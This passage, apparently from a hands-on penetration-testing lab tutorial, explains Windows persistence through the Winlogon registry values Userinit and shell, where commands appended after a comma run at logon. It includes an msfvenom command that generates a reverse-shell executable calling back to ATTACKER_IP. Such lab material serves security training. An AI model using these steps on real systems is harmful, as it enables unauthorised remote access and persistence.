
Another alternative to automatically start programs on logon is abusing Winlogon, the Windows component that loads your user profile right after authentication (amongst other things).
Winlogon uses some registry keys under HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\ that could be interesting to gain persistence:
Userinit points to userinit.exe, which is in charge of restoring your user profile preferences.shell points to the system's shell, which is usually explorer.exe.
If we'd replace any of the executables with some reverse shell, we would break the logon sequence, which isn't desired. Interestingly, you can append commands separated by a comma, and Winlogon will process them all.
Let's start by creating a shell:
AttackBox
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4452 -f exe -o revshell.exe
We then alter either shell or Userinit in HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\. In this case we will use Userinit, but the procedure with shell is the same.
